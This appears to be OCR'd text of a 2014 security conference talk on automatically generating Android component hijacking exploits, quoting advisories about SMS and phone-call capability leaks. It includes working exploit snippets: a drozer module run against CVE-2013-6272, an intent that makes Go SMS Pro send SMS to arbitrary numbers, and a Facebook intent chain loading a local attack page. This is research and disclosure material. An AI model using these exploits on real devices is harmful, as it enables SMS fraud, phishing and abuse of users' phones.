HitCon'14

On the Feasibility of Automatically Generating Android Component Hijacking Exploits

Daoyuan Wu

August 21, 2014

Related News - 1

Smishing Vulnerability in Multiple Android Platforms (including Gingerbread, Ice Cream Sandwich, and Jelly Bean)

By Xuxian Jiang, Associate Professor, Department of Computer Science, NC State University

While continuing our efforts on various smartphone-related research projects, we came across a smishing (SMS-Phishing) vulnerability in popular Android platforms. This vulnerability allows a running app on an Android phone to fake arbitrary SMS text messages, which will then be received by phone users. We believe such a vulnerability can be readily exploited to launch various phishing attacks (e.g., [1], [2], and [3]).

One serious aspect of the vulnerability is that it does not require the (exploiting) app to request any permission to launch the attack. (In other words, this can be characterized as a WRITE_SMS capability leak.) Another serious aspect is that the vulnerability appears to be present in multiple Android platforms -- in fact, because the vulnerability is contained in the Android Open Source Project (or AOSP), we suspect it exists in all recent Android platforms, though we have so far only confirmed its presence in a number of phones, including Google Galaxy Nexus, Google Nexus S, Samsung Galaxy SIII, HTC One X, HTC Inspire, and Xiaomi MI-One. The affected platforms that have been confirmed range from Froyo (2.2.x), Gingerbread (2.3.x), Ice Cream Sandwich (4.0.x), and Jelly Bean (4.1).

Related News - 2

SEND_SMS Capability Leak in Android Open Source Project (AOSP), Affecting Gingerbread, Ice Cream Sandwich, and Jelly Bean

By Xuxian Jiang, Associate Professor, Department of Computer Science, NC State University

Since our discovery of the Smishing vulnerability in AOSP on 10/30/2012, we have recently identified another SMS-related vulnerability in popular Android platforms. This vulnerability allows a running app on an Android phone to inappropriately obtain the capabilty to send SMS messages without actually requesting the appropriate SEND_SMS permision. We believe such a vulnerability can be exploited to send out SMS spams, or to defraud users by texting premium-rate numbers.

Unlike the previous smishing vulnerability, which does not require any permission, this vulnerability does require the exploiting app to request the READ_SMS and WRITE_SMS permissions. However, according to the online AOSP document, READ_SMS allows an app to read SMS messages while WRITE_SMS allows an app to write SMS messages. These two permissions are supposed to have nothing to do with sending messages -- that capability is controlled by the SEND_SMS permission. (In other words, this vulnerability can be characterized as a SEND_SMS capability leak.) Because the vulnerability is contained in the AOSP project, we have the reason to believe that it exists in all recent Android platforms, though we have so far only confirmed its presence in a number of phones running Android Froyo (2.2.x), Gingerbread (2.3.x), Ice Cream Sandwich (4.0.x), and Jelly Bean (4.1).

Related News - 3

4 CVE-2013-6272 com.android.phone

Introduction

We conducted a deep investigation of android components and created some CVEs and reported bugs to the Android Security Team in late 2013. Today we want to publish one reported and one similar vulnerability.

Credits

Authors: Marco Lux, Pedro Umbelino
Email: security@curesec.com

Affectect Versions:

Version	SDK	Affected
4.1.1	16	Vulnerable
4.1.2	16	Vulnerable
4.2.2	17	Vulnerable
4.3	18	Vulnerable
4.4.2	19	Vulnerable
4.4.3	19	Not Vulnerable
4.4.4	19	Not Vulnerable

Bug:
com.android.phone.PhoneGlobals$NotificationBroadcastReceiver.

```
dz> run curesec.exploit.callme1 -t 31337
[+] Exploiting CVE-2013-6272
[+] Dialing: 31337
dz> run curesec.exploit.callme1 -k
[+] Exploiting CVE-2013-6272
[+] Killing ongoing call
dz>
```


Make free phone call

Kill current phone call

Background of Android Component Hijacking Vulnerability

Component:
The Building Block of Android Apps


- An app can have four types of components:



- They have their own entry points and can be activated individually.

Components can be Exposed to Other Apps

- For flexible code and data sharing.



- Android (mainly) uses **Manifest** XML file to define component exposure.

Components can be Exposed to Other Apps


- The Manifest XML file of Chrome:

```xml
<receiver android:name="com.google.android.apps.chrome.snapshot.SnapshotDownloadReceiver">
    <intent-filter>
        <action android:name="android.intent.action.DOWNLOAD_COMPLETE" />
    </intent-filter>
</receiver>
<service android:name="com.google.android.apps.chrome.snapshot.SnapshotArchiveManager" android:exported="false" />
<service android:name="com.google.android.apps.chrome.snapshot.cloudprint.CloudPrintService" android:exported="false" />
<service android:name="com.google.android.apps.chrome.crash.MinidumpUploadService" android:exported="false" />
<service android:name="com.google.android.apps.chrome.omaha.OmahaClient" android:exported="false" />
<receiver android:name="com.google.android.apps.chrome.snapshot.gcm.GcmReceiver$Receiver" android:exported="false">
    <intent-filter>
        <action android:name="com.google.ipc.invalidation.gcmmplex.EVENT" />
    </intent-filter>
</receiver>
```

However, the confused deputy problem will occur, causing component hijacking.

Because any other apps can send requests to exported components.

The High-level Overview of Component Hijacking



Example: The Vulnerable GoSMS Pro

First reported by us on Sep 9, 2013

Let’s see how to exploit it!

Go SMS Pro and Its Exported Component

- Very popular
  - **Top 1** SMS app in Google Play
  - Over **75 million** installs

- But its CellValidateService is exported
  - In our tested versions: 4.35 and 5.23

```
<service android:name="com.jb.gosms.im.CellValidateService">
    <intent-filter>
        <action android:name="com.jb.gosms.goim.ACTION_CELL_VALIDATE" />
    </intent-filter>
</service>
```

The Code of CellValidateService

```
public void onStart(Intent paramIntent, int paramInt)
{
  if (paramIntent == null)
    return;
  super.onStart(paramIntent, paramInt);
  this.V = paramInt;
  long l = ai.I(this, 0);
  this.I = (l + "");
  c.L = getString(2131363506);
  if ("com.jb.gosms.goim.ACTION_CELL_VALIDATE".equals(paramIntent.getAction()))
  {
    String str1 = paramIntent.getStringExtra("phone");
    String str2 = getRandomString(8);
    String str3 = str2 + " " + c.L;
    c.D = str1;
    c.a = str3;
    String str4 = ai.I(getApplicationContext());
    if ((str4 != null) && (PhoneNumberUtils.compare(str1, str4)))
    {
      V(str1, str3);
      Z();
      com.jb.gosms.background.a.Code(330244);
      return;
    }
    Code(str1, str3);
  }
  B();
}
```

```
private void Code(String paramString1, String paramString2)
{
  try
  {
    SmsManager.getDefault().sendTextMessage(paramString1, null, paramString2, null, null);
    return;
  }
  catch (Exception localException)
```

Exploit CellValidateService to Send SMS

- Victim code


```
if ("com.xxx.ACTION_CELL_VALIDATE"
.equals(paramIntent.getAction()))

String str1 =
paramIntent.getStringExtra("phone");

Code(str1, str3);
```

- Exploit code

```
Intent intent = new Intent();
intent.setAction("com.xxx.
ACTION_CELL_VALIDATE");
intent.putExtra("phone",
                "10086");
startService(intent);
```

Demo


- An attack app (with zero permission) can exploit GO SMS Pro to send SMS messages (to arbitrary phone no. specified by attackers).



Video link: http://youtu.be/CwtNCwAHSRs?t=25s


Exported Components are Common in Android Apps

- Statistics of top 1K apps



Exported Components are Common in Android Apps

- Statistics of top 1K apps



Launcher or Sharing Activities

System broadcasts
require exported components

Developers’ mistakes
(intent-filter or provider)

Requirement: *Automatically* Generating Component Hijacking Exploits

Prior Related Work

Targeted generation

- "Android Permission Re-Delegation Detection and Test Case Generation"
- "Detecting Passive Content Leaks and Pollution in Android Applications"
- "Automatically Exploiting Potential Component Leaks in Android Applications"

Random generation

- "An Empirical Study of the Robustness of Inter-component Communication in Android"
- Intent Fuzzer (by iSec)
- Drozer (formerly Mercury)
- "IntentFuzzer: Detecting Capability Leaks of Android Applications"

Even an Unpublished BlackHat'14 One

- "Static Detection and Automatic Exploitation of Intent Message Vulnerabilities in Android Applications"
  - https://www.blackhat.com/us-14/briefings.html#static-detection-and-automatic-exploitation-of-intent-message-vulnerabilities-in-android-applications

We identified a set of vulnerabilities that common Android Apps programming (mis) practices might introduce.

We developed an effective static analyzer to automatically detect a set of vulnerabilities rising by incorrect Android's Inter-Component Communication usage.

We completed our analysis by automatically demonstrating whether the vulnerabilities identified by static analysis can actually be exploited or not at run-time by an attacker.

We adopted a formal and sound approach to automatically produce malicious payloads able to reproduce the dangerous behavior in vulnerable applications.

The lack of exhaustive sanity checks when receiving messages from unknown sources is the evidence of the underestimation of this problem in real world application development.

However, they are far from perfect.

We argue **several challenges** that need to be addressed for a robust exploit generation technique.

Overview of Challenges in Focus

- **Cross-component invocation problem**
  - Or the Next Intent issue
- **Custom structure containment problem**
  - Exploits may need to contain custom structures
- **Semantic constraint resolving problem**
  - Beyond the typical numeric or string constraints
- **Pending Intent issue**
  - Making exploiting Intents is a bit different

First pinpointed

Illustrate with Real Vulnerable Apps


- **Cross-component invocation problem**
  - Or the Next Intent issue
  - Facebook
- **Custom structure containment problem**
  - Exploits may need to contain custom structures
  - Clean Master
- **Semantic constraint resolving problem**
  - Beyond the typical numeric or string constraints
  - Lango Messaging
- **Pending Intent issue**
  - Making exploiting Intents is a bit different
  - Lango Messaging

First pinpointed

1. The Cross-component Invocation Problem

Basic Idea of Cross-component Invocation

- **Exported components** are only the **middle**



Exploit Facebook by Takeshi Terada

- → LoginActivity → FacebookWebViewActivity

```
// create continuation_intent to call FacebookWebViewActivity.
Intent contIntent = new Intent();
contIntent.setClassName(FB_PKG, FB_WEBVIEW_ACTIVITY);
contIntent.putExtra("url", "file:///sdcard/attack.html");

// create intent to be sent to LoginActivity.
Intent intent = new Intent();
intent.setClassName(FB_PKG, FB_LOGIN_ACTIVITY);
intent.putExtra("login_redirect", false);

// put continuation_intent into extra data of the intent.
intent.putExtra(FB_PKG + ".continuation_intent", contIntent);
this.startActivity(intent);
```

How to *Automatically* Handle the Cross-component Invocation?

